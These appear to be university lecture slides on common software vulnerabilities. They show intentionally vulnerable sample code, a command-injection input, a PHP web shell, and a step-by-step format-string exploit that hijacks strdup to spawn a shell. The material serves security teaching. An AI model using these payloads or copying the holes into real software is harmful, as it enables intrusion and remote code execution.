SENG 360 - Security Engineering

Code Security - Other Types of Vulnerabilities

Jens Weber

Fall 2022

University of Victoria

Recall from last classes

2021 List

Rank	ID	Name	Score	2020 Rank Change
[1]	CWE-787	Out-of-bounds Write	65.93	+1
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	CWE-125	Out-of-bounds Read	24.9	+1
[4]	CWE-20	Improper Input Validation	20.47	-1
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	CWE-416	Use After Free	16.83	+1
[8]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	CWE-434	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	CWE-306	Missing Authentication for Critical Function	7.93	+13
[12]	CWE-190	Integer Overflow or Wraparound	7.12	-1
[13]	CWE-502	Deserialization of Untrusted Data	6.71	+8

Learning Objectives

At the end of this class you will be able to

- Describe three main categories of software security errors, including several examples

University of Victoria

CWE/SANS Top 25 Most Dangerous Software Errors

Three categories:

1. Insecure Interaction Between Components
2. Risky Resource Management
3. Porous Defenses (System's concerns)

University of Victoria

1. Insecure Interaction Between Components

A. Improper Neutralization of Special Elements used in an SQL Command ("SQL Injection") (recall)

B. Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection") (ex. follows)

C. Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting") (next week)

D. Unrestricted Upload of File with Dangerous Type (ex. follows)

E. Cross-Site Request Forgery (CSRF) (next week)

F. URL Redirection to Untrusted Site ("Open Redirect") (next week)

University of Victoria

OS Command Injection - Example: CGI

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

Web form for CGI Script

```
<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

Normal output for input: “lbp”

```
Finger User
Login Name     TTY Idle Login Time Where
lpb Lawrie Brown   p0 Sat 15:24 ppp41.grapevine
```

University of Victoria

Web form for CGI Script

```
<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

Output for *malicious* input: ”`xxx; echo attack success; ls -l finger*`”

```
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```

University of Victoria

Adding input validation to script

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!"
17 unless ($user =~ /^\w+$/);
18 print `/usr/bin/finger -sh $user`;
```

University of Victoria

Unrestricted Upload of File with Dangerous Type

Example:

picture upload

```
<form action="upload_picture.php" method="post" enctype="multipart/form-data">

Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>

</form>
```

Pictures stored
in upload directory
which is Web-accessible

```
// uploaded is going to be saved.
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);

// Move the uploaded file to the new location.
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target))
{
  echo "The picture has been successfully uploaded.";
}
else
{
  echo "There was an error uploading the picture, please try again.";
}
```

Unrestricted Upload of File with Dangerous Type

upload php file

```
malicious.php
```

with this content

```
<?php
  system($_GET['cmd']);

?>
```

and execute it

```
http://server.example.com/upload_dir/malicious.php?cmd=ls%20-l
```

2. Risky Resource Management

A. Buffer Copy without Checking Size of Input ("Buffer Overflow")
B. Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal") (ex. follows)
C. Download of Code Without Integrity Check
D. Inclusion of Functionality from Untrusted Control Sphere
E. Use of Potentially Dangerous Function (e.g., strcpy)
F. Incorrect Calculation of Buffer Size (ex. follows)
G. Uncontrolled Format String (ex. follows)
H. Integer Overflow or Wraparound (ex. follows)

Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")

Example:

```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
  File f = new File(path);
  f.delete()
}
```

```
/safe_dir/../important.dat
```

University of Victoria

Incorrect Calculation of Buffer Size

Example:

```
DataPacket *packet;
int numHeaders;
PacketHeader *headers;

sock=AcceptSocketConnection();
ReadPacket(packet, sock);
numHeaders =packet->headers;

if (numHeaders > 100) {
  ExitError("too many headers!");
}
headers = malloc(numHeaders * sizeof(PacketHeader);
ParsePacketHeaders(packet, headers);
```

What happens when numHeaders is negative?


University of Victoria

Uncontrolled format string

Many languages have “print” functions that use a “formatting string” to specify how the output is displayed:

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

Printf example



University of Victoria

Character	Description
`%`	Prints a literal `%` character (this type doesn't accept any flags, width, precision, length fields).
`d` , `i`	`int` as a signed decimal number. `%d` and `%i` are synonymous for output, but are different when used with `scanf()` for input (where using `%i` will interpret a number as hexadecimal if it's preceded by `0x` , and octal if it's preceded by `0` .)
`u`	Print decimal `unsigned int` .
`f` , `F`	`double` in normal (fixed-point) notation. `f` and `F` only differs in how the strings for an infinite number or NaN are printed (`inf` , `infinity` and `nan` for `f` ; `INF` , `INFINITY` and `NAN` for `F`).
`e` , `E`	`double` value in standard form ([`-`]d.ddd `e` [`+` / `-`]ddd). An `E` conversion uses the letter `E` (rather than `e`) to introduce the exponent. The exponent always contains at least two digits; if the value is zero, the exponent is `00` . In Windows, the exponent contains three digits by default, e.g. `1.5e002` , but this can be altered by Microsoft-specific `_set_output_format` function.
`g` , `G`	`double` in either normal or exponential notation, whichever is more appropriate for its magnitude. `g` uses lower-case letters, `G` uses upper-case letters. This type differs slightly from fixed-point notation in that insignificant zeroes to the right of the decimal point are not included. Also, the decimal point is not included on whole numbers.
`x` , `X`	`unsigned int` as a hexadecimal number. `x` uses lower-case letters and `X` uses upper-case.
`o`	`unsigned int` in octal.
`s`	null-terminated string.
`c`	`char` (character).
`p`	`void *` (pointer to void) in an implementation-defined format.
`a` , `A`	`double` in hexadecimal notation, starting with `0x` or `0X` . `a` uses lower-case letters, `A` uses upper-case letters.[4][5] (C++11 iostreams have a `hexfloat` that works the same).
`n`	Print nothing, but writes the number of characters successfully written so far into an integer pointer parameter. Java: indicates a platform neutral newline/carriage return.[6] Note: This can be utilized in Uncontrolled format string exploits.

```c
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

Example: print out the next 15 addresses on the stack:

```
$ ./a.out "%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p"

0xffffdddd 0x64 0xf7ec1289 0xffffdbdf 0xffffdbde (nil)
0xffffdcc4 0xffffdc64 (nil) 0x25207025 0x70252070
0x20702520 0x25207025 0x70252070 0x20702520
```

Note: the repeating patterns are our %p's

```c
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

To see this more clearly, let's start the input with A's:

```
$ ./a.out "AAAA%p %p %p %p %p %p %p %p %p %p"

AAAA0xffffdde8 0x64 0xf7ec1289 0xffffdbef 0xffffdbee
(nil) 0xffffdcd4 0xffffdc74 (nil) 0x41414141
```

Note: The hex representation of AAAA is 0x41414141

```c
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

We can use another feature of the formatting string to directly navigate to a 'parameter'

```
$ ./a.out 'AAAA%10$p'
```

%10 selects the 10th argument

```
AAAA0x41414141
```

Can attackers use this to overwrite values in memory?

```c
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

Another format specifier can be used for this **(%n)**. From the *printf* man page:

*The number of characters written so far is stored into the integer indicated by the int * (or variant) pointer argument. No argument is converted.*

If we were to pass the string `AAAA%10$n`, we would write the value 4 to the address **0x41414141**!

```c
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

If we were to pass the string `AAAA%10$n`, we would write the value 4 to the address 0x41414141!

How to write larger values? (Other than using larger strings?)

Use another formatting string feature:
`printf("AAAA%100x")` pads the output with 100 characters
(resulting in the value 104 to be written to the target address 0x41414141).

We can do `AAAA%<value-4>x%10$n` to write an arbitrary value to 0x41414141.

If we want to write a full four byte value, we will probably want to break up the write in two steps. Otherwise we would need to write a HUGE number of characters to stdout.

For example if we wanted to write the value of `0x0804a004`, we'd had to write 134,520,836 characters to stdout.

For this we can use %hn to write only two bytes at a time:
First write 0x0804 (2052) to the higher two bytes of the target address
and then write 0xa004 (40964)

```
./a.out "CAAAAAAA%2044x%10$hn%38912x%11$hn“
```

- CAAAAAAA - this is the higher two bytes of the target address (0x41414143) and the lower two bytes of the target address (0x41414141)
- %2044x%10$hn - we want to have written 2052 bytes when we get to the first %hn, and we have already written 8 bytes, we need to write an additional 2044 bytes.
- %38912x%11$hn - we want to have written 40964 bytes when we get to the second %hn, and we have already written 2052 bytes, need to write additional 38912 bytes.
-

So what can an attacker overwrite?

Virtually anything. Common targets are function pointers in libraries

Programs that use shared libraries (such as libc) use function stubs to redirect function calls to the location of the shared library function

For example: ***strdup***

Example:

Vulnerable program:

```c
#include <stdio.h>
#include <string.h>
// compile with gcc -m32 temp.c

int main(int argc, char** argv) {
  printf(argv[1]);
  strdup(argv[1]);
}
```

Goal: override function pointer to strdup and get a system shell

General form of the attack string:

<address><address+2>%<number>x%<offset>$hn%<other number>x%<offset+1>$hn

Need to find the right offsets (1st attempt with of 17 and 18)

```
$ env -i ./a.out "sh;#AAAABBBB%00000x%17$hp%00000x%18$hp"
sh;#AAAABBBB00xf7fcbff48048449(nil)
```

Looking for

```
sh;#AAAABBBB<garbage>0x41414141<garbage>0x42424242
```

Note: env –i clears the environment so that attack can run reliably

After some trials, found offsets 99 and 100

```
$ env -i ./a.out "sh;#AAAABBBB%00000x%99$hp%00000x%100$hp"
sh;#AAAABBBB00x4141414180484490x42424242
```

Example (cont'd)

Now find address to overwrite

```
$ objdump -d a.out
... <snip> ...
08048330 <strdup@plt>:
 8048330:       ff 25 04 a0 04 08       jmp    *0x804a004
 8048336:       68 08 00 00 00          push   $0x8
 804833b:       e9 d0 ff ff ff          jmp    8048310 <_init+0x3c>
... <snip> ...
```

Address to overwrite (function pointer to strdup) is 0x804a004

Example (cont'd)

Now find address of system function (to call instead of strdup)

```
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8048417
(gdb) r
Starting program: /home/ppp/a.out

Breakpoint 1, 0x08048417 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x555c2250 <system>
```

Address of ***system*** function is 0x555c2250

Example (cont'd)

We need to write 0x555c2250 to address 0x804a004

Do this in two steps (2-bytes each)

Calculate offsets:

```
$ python
>>> 0x2250 - 12 # We've already written 12 bytes ("sh;#AAAABBBB").
8772
>>> 0x555c - 0x2250 # We've already written 0x2250 bytes.
13068
```

Plug this into attack string:

```
$ env -i ./a.out "sh;#\x04\xa0\x04\x08\x06\xa0\x04\x08%08772x%99$hn%13068x%100$hn"
```

sh;#..<garbage>..sh-4.2$

We have our shell

Integer Overflow or Wraparound

Example (from OpenSSH 3.3):

```
nresp = packet_get_int();
if (nresp > 0) {
  response = xmalloc(nresp*sizeof(char*));
  for (i = 0; i < nresp; i++) response[i] = packet_get_string(NULL);
}
```

- If ***nresp*** has the value *1073741824* and *sizeof(char*)* has its typical value of 4
- then the result of the operation *nresp*sizeof(char*)* overflows
- and the argument to *xmalloc()* will be 0
- Most malloc() implementations will happily 'allocate' a 0-byte buffer, causing the subsequent loop iterations to overflow the heap buffer ***response***.

3. Porous Defenses

A. Missing Authentication for Critical Function
B. Missing Authorization
C. Use of Hard-coded Credentials
D. Missing Encryption of Sensitive Data
E. Reliance on Untrusted Inputs in a Security Decision
F. Execution with Unnecessary Privileges
G. Incorrect Authorization
H. Incorrect Permission Assignment for Critical Resource
I. Use of a Broken or Risky Cryptographic Algorithm
J. Improper Restriction of Excessive Authentication Attempts
K. Use of a One-Way Hash without a Salt

Summary and Outlook

- Most dangerous software errors categorized as
  - Insecure interactions between components (e.g., Cmd Injection, Web vulns next week)
  - Risky resource management (overflows, path traversals, uncontrolled format string,…)
  - Porous defenses (design issues, missing auth, AC rules, storing pw in clear text, etc.)

University of Victoria

Questions?

University of Victoria